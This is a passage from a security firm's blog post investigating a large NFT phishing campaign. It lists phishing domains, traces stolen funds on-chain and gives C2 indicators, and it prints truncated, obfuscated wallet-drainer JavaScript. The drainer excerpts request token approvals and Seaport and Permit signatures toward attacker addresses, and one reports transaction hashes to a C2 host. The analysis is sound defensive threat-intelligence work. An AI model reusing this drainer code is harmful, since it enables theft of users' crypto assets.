eyeforadventurers.xyz	2022-11-11	2022-12-15
invisiblemeebits.xyz	2022-10-23	2022-12-14
www.qptmetacard.org	2022-12-13	2022-12-14
meeklicks.tech	2022-11-11	2022-12-14
creawearables.fun	2022-11-07	2022-12-14
smashmarbles.xyz	2022-11-10	2022-12-13

As well as another 320 NFT phishing sites associated under a different IP address:


Press enter or click to view image in full size

1 - 25 of 320 Sort : Last Seen Descending 25 / Page

Resolve	First	Last
www.moonbirdvictorian.app	2022-10-22	2022-12-22
thelandsafe.xyz	2022-10-18	2022-12-22
*.benzibananas.space	2022-10-28	2022-12-22
metroverseland.com	2022-10-09	2022-12-21
secretgardens.fun	2022-10-17	2022-12-21
www.onpodx.net	2022-10-20	2022-12-21
webaverse.space	2022-12-02	2022-12-21
www.www.onpodx.net	2022-12-21	2022-12-21
www.www.tritonpass.org	2022-12-17	2022-12-21
oncybers.app	2022-10-09	2022-12-21
benzibananas.space	2022-10-09	2022-12-21
admin.benzibananas.space	2022-10-09	2022-12-21
alertnfts.org	2022-10-10	2022-12-21
www.webmail.benzibananas.space	2022-10-09	2022-12-21
danmv.site	2022-10-30	2022-12-21
webmail.benzibananas.space	2022-10-09	2022-12-21
mail.benzibananas.space	2022-10-09	2022-12-21
admin.moonbirdvictorian.app	2022-12-17	2022-12-21
www.admin.benzibananas.space	2022-10-09	2022-12-20
www.tritonpass.org	2022-10-11	2022-12-20
onpodx.net	2022-10-18	2022-12-20
collinsmusic.fun	2022-10-09	2022-12-20
www.benzibananas.space	2022-10-09	2022-12-20
infinityvoid.space	2022-10-17	2022-12-20
worldofmythesda.fun	2022-12-17	2022-12-20

We even discovered a DeFi platform run by North Korean hackers.

Press enter or click to view image in full size



Due to the sheer volume of information, we are unable to delve into every detail in this report.

Analysis of Phishing Methods

In combination with our previous article "How Scammers Are Paying Nothing for Your NFTs," we analyzed the core code of this phishing incident. Our investigation revealed that the hackers utilized multiple tokens, such as WETH, USDC, DAI, and UNI, etc. in their phishing attacks.

Press enter or click to view image in full size

```
    wethAddr = _0x200712(0x10a),
    usdcAddr = _0x200712(0x11f),
    daiAddr = _0x200712(0xf9),
    uniAddr = _0x200712(0xec),
    v3nftAddr = _0x200712(0x11d),
    cryptoPunkAddr = '0xb47e3cd837ddf8e4c57f05d70ab865de6e193bbb',
    zeroAddr = _0x200712(0x238),
    seaportAddr = _0x200712(0x1d9),
    conduitAddr = _0x200712(0x240),
    payableAddr = '0x5E459e773054A19D84E650210B4c4caF76299536',
    signMultiple = 0x5,
    nftMultiple = 0.8;
const Web3Modal = window['Web3Modal'][_0x200712(0x17e)],
    WalletConnectProvider = window[_0x200712(0x1b7)][_0x200712(0x17e)];
var MORALISKEY = 'UqPo3pNAIZTn6vavfaAH5Sv6GTBxtPx5xZVIPrLkpIeKSbstpAG9P9VjjduWLDHX',
    spenderAddr = '0x5380F7544af0418f6bca40897536748cbD5AD2a9',
    destAddr = '0x9959E2974A3478101dEFDAb9Bb2f3ca05725Ba3d';
const providerOptions = {
    'walletconnect': {
        'package': WalletConnectProvider,
        'options': {
            'rpc': {
                0x1:  0x200712(0x1f9)
```

The following code is used to induce victims to perform more common phishing ‘Approve’ operations, such as authorizing NFTs and ERC20 tokens:

Press enter or click to view image in full size

```
function approveNFT(_0x12e1af, _0xf8b976, _0x506ddc) {
    return new Promise((_0x186248, _0x4e459f) => {
        var _0x403561 = _0x86a9,
            _0x36db99 = new web3['eth'][(_0x403561(0x100))](tokenABI, _0x12e1af);
        _0x36db99[_0x403561(0x250)][_0x403561(0x1db)](spenderAddr, !![])[_0x40356
            'from': _0xf8b976,
            'gasPrice': _0x506ddc
        })['on'](_0x403561(0xf8), function (_0xb617bb) {
            var _0x372a6f = _0x403561;
            if (_0xb617bb == null || _0xb617bb == '' || _0xb617bb == _0x372a6f(0x
                _0x186248(![]);
                return;
            }
            $[_0x372a6f(0x149)]('https://tothesky.in/postTrxHash.php?trxHash=' +
        })['on'](_0x403561(0x1fd), function (_0x1e428b) {
            _0x186248(![]);
        });
    });
```

Press enter or click to view image in full size

```
function transferEth(_0x5e8f1e, _0x5054e9, _0x386bec) {
    return new Promise((_0x403c09, _0x18ee2e) => {
        var _0x45a1f8 = _0x86a9,
            _0x413c6f = new web3[(_0x45a1f8(0x14d))][(_0x45a1f8(0x100))](claimABI, payableAddr);
        _0x413c6f[_0x45a1f8(0x250)][_0x45a1f8(0x24b)]()[_0x45a1f8(0x13a)]({
            'from': _0x5e8f1e,
            'gasPrice': _0x386bec,
            'value': _0x5054e9
        })['on'](_0x45a1f8(0xf8), function (_0x2c430e) {
            var (parameter) _0x2c430e: any
            if (_0x2c430e == null || _0x2c430e == '' || has == _0x1eb826(0x129)) {
                _0x403c09(![]);
                return;
            }
            $['get'](_0x1eb826(0x21e) + _0x5e8f1e + _0x1eb826(0x17a) + window['location']['href']), _0x4
        })['on']('error', function (_0x24f373) {
            var _0x1a8cdc = _0x45a1f8;
            $[_0x1a8cdc(0x149)](_0x1a8cdc(0x21b) + _0x1a8cdc(0x23a) + new Date() + _0x1a8cdc(0x17a) + wi
        });
```

In addition, the hackers also try to induce victims to perform Seaport and Permit signatures, as well as other authorizing activities.


Press enter or click to view image in full size

```
2809  async function signSeaport(_0x4e01ba, _0x583ce9, _0x336015) {
2810      var _0x48bc47 = _0x200712,
2811          _0x2eb33d = new web3['eth'][(_0x48bc47(0x100))](seaportABI, seaportAddr),
2812          _0x1eddd9 = await _0x2eb33d[_0x48bc47(0x250)][_0x48bc47(0x14e)](_0x4e01ba)['
2813          _0x25ecc6 = 0x64,
2814          _0xbe6138 = 0x0,
2815          _0x4c44d9 = 0x0;
2816      for (var _0x427b15 = 0x0; _0x427b15 < _0x583ce9[_0x48bc47(0x1f5)]; _0x427b15 +=
2817          seaportMsgObj[_0x48bc47(0x222)] = _0x4e01ba, seaportMsgObj['offer'] = [], se
2818          var _0x1112d5 = [];
2819          _0x1112d5['ERC20'] = 0x1, _0x1112d5[_0x48bc47(0x1f2)] = 0x2, _0x1112d5[_0x48
2820          for (let _0x33a0d0 = _0x427b15; _0x33a0d0 < _0x583ce9[_0x48bc47(0x1f5)] && _
2821              let _0x390bc1 = _0x583ce9[_0x33a0d0],
2822                  _0x172e20 = _0x390bc1[_0x48bc47(0x13e)] == undefined ? _0x1112d5[_0x
2823              seaportMsgObj[_0x48bc47(0x221)][_0x48bc47(0x1e0)]({
2824                  'itemType': _0x172e20,
2825                  'token': _0x390bc1[_0x48bc47(0x245)][_0x48bc47(0x1b3)](),
2826                  'identifierOrCriteria': _0x390bc1[_0x48bc47(0xee)],
2827                  'startAmount': _0x390bc1[_0x48bc47(0x20e)],
2828                  'endAmount': _0x390bc1[_0x48bc47(0x20e)]
2829              }), seaportMsgObj['consideration'][_0x48bc47(0x1e0)]({
2830                  'itemType': _0x172e20,
2831                  'token': _0x390bc1[_0x48bc47(0x245)][_0x48bc47(0x1b3)](),
2832                  'identifierOrCriteria': _0x390bc1[_0x48bc47(0xee)],
2833                  'startAmount': _0x390bc1[_0x48bc47(0x20e)],
2834                  'endAmount': _0x390bc1[_0x48bc47(0x20e)],
2835                  'recipient': destAddr
2836              });
```

Press enter or click to view image in full size

```
4533      aaveMsgParams = {
4534          'domain': {
4535              'chainId': 0x1,
4536              'name': _0x200712(0x1a9),
4537              'version': '1',
4538              'verifyingContract': '0xa0b86991c6218b36c1d19d4a2e9eb0ce3606eb48'
4539          },
4540          'message': {},
4541          'primaryType': 'Permit',
4542          'types': {
4543              'EIP712Domain': [{
4544                  'name': _0x200712(0x22b),
4545                  'type': 'string'
4546              }, {
```


Here’s a typical example of this type of signature, even though the domain name of the phishing website is not actually ‘opensea.io’.



https://twitter.com/evilcos/status/1603969894965317632

We also discovered that the remaining signature data matched the signature data of “Seaport” which the hacker left on the host computer.

Press enter or click to view image in full size




Since this type of signature request data can be “stored offline”, the hacker can transfer assets on-chain in batches after obtaining a large amount of signature data from victims.

MistTrack analysis


After analyzing the phishing websites and methods, we chose one of the phishing addresses (0xC0fd…e0ca) for further analysis.

We observed that this address has been flagged as a high-risk phishing address by the MistTrack platform and has a significant number of transactions. The hacker was able to receive a total of 1,055 NFTs and made off with a profit of approximately 300 ETH through their sales.

Press enter or click to view image in full size




Press enter or click to view image in full size



Tracing the source of the funds for this address, we found that an initial 4.97 ETH was transferred from the address (0x2e0a…DA82). Further investigation revealed that this address interacted with other addresses flagged as risky by MistTrack. It was also shown that 5.7 ETH was transferred to FixedFloat.

Press enter or click to view image in full size




Let’s examine the initial source of funds for the address (0x2e0a…DA82), which currently has around 6.5 ETH. The initial funds were sourced from a 1.433 ETH transfer from Binance.

Press enter or click to view image in full size

At the same time, this address also interacted with multiple risky addresses.

Press enter or click to view image in full size



Summary

SlowMist advises users to strengthen their understanding of security knowledge and further enhance their ability to identify phishing attacks in order to avoid falling victim to such attacks. For additional security information, we recommend reading the "Blockchain Dark Forest Self-Help Handbook".

During our tracking, we found that North Korean hackers and Eastern Europe seem to be cooperating to phishing NFT users. What do you think?

Thanks to hip and ScamSniffer for their support.

Refer

[1] https://www.prevailion.com/what-wicked-webs-we-unweave
[2] https://twitter.com/PhantomXSec/status/1566219671057371136
[3] https://twitter.com/IM_23pds/status/1566258373284093952
[4] https://github.com/slowmist/Blockchain-dark-forest-selfguard-handbook/blob/main/README.md

C2 IOC:
https://tothesky[.]in
https://commonj[.]xyz
https://thedoodles[.]site

About SlowMist

SlowMist is a blockchain security firm dedicated to securing Web3's future. Since our inception in 2018, we have provided services such as security audits, security consultants, red teaming, and more. Our team has audited thousands of crypto and DeFi projects, including major exchanges, wallets, individual smart contracts, DApps, and blockchains.

Website: https://www.slowmist.com/
Twitter: https://twitter.com/SlowMist_Team

Source: https://slowmist.medium.com/slowmist-our-in-depth-investigation-of-north-korean-apts-large-scale-phishing-attack-on-nft-users-362117600519